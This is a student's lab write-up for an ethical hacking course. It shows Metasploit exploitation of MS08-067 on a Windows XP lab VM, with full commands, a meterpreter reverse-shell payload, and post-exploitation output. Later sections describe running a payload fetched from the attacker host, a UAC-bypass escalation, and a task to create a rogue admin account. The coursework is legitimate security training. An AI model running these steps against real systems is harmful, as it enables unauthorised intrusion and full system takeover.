


CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Michael Dawson

Task A: Exploit SMB on Windows XP with Metasploit

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



I ran an Nmap scan against the Windows XP server to identify port 445 is open

3. Launch Metasploit Framework and search for the exploit module: *ms08_067_netapi*

```
Kali - Internal Workstation on CY301-MDAWS006 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
:Shall.We.Play.A.Game?tron/
~-oooy.Iflightf0r+ehUser5'
..th3.H1V3.U2VjRFNN.jMh+.
MJM~-WE.ARE.se~-MMjMs
+~KANSAS.CITY's~-
J-HAKCERS-./.'
.esc:wq!:'
+++ATH'

-[ metasploit v6.3.55-dev ]
+ -- [ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- [ 1388 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms08_067_netapi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 >
```

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.

```
Kali - Internal Workstation on CY301-MDAWS006 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name Current Setting Required Description
---
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The SMB service port (TCP)
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic Targeting

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14
rhost => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 5525
lport => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.14   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     5525            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176190 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.14:1035) at 2024-10-30 01:58:32 -0400

meterpreter > screenshot
Screenshot saved to: /root/.sghyUexf.jpeg
meterpreter >
```


7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the metrete shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier.
10. [Post-exploitation] In the meterpreter shell, get system information about the target.



```
root@kali: ~  
File Actions Edit View Help  
[*] Started reverse TCP handler on 192.168.10.13:5525  
[*] 192.168.10.14:445 - Automatically detecting the target ...  
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability ...  
[*] Sending stage (176198 bytes) to 192.168.10.14  
[*] Meterpreter session 1 opened (192.168.10.13:5525 → 192.168.10.14:1035) at 2024-10-30 01:58:32 -0400  
  
meterpreter > screenshot  
Screenshot saved to: /root/sghyUexf.jpeg  
meterpreter > date  
Unknown command: date  
meterpreter > shell  
Process 1340 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>date  
date  
The current date is: Wed 10/30/2024  
Enter the new date: (mm-dd-yy) ^c  
Terminate channel 1? [Y/N] y  
meterpreter > time  
Unknown command: time  
meterpreter > getsid  
Server SID: S-1-5-18  
meterpreter > getsid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > getpid  
Current pid: 1180  
meterpreter > sysinfo  
Computer : ORG-1LF91GQXFM  
OS : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter >
```

Task B: Exploit EternalBlue on Windows Server 2022 with Metasploit

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows



After uploading the payload and downloading it from `192.168.10.13/mdaws006.exe`, I ran the exe on the Windows 7 server which then started the meterpreter session on the listening machine.


[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)

[Privilege escalation]

1. Background your current session, then gain administrator-level privileges on the remote system (10 pt).

Using the bypassuac exploit I set the session to the windows 7 server and set the lport to 4428 then exploited it to gain administrator-level privileges



After you escalate the privilege, complete the following tasks: Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (10 pt)

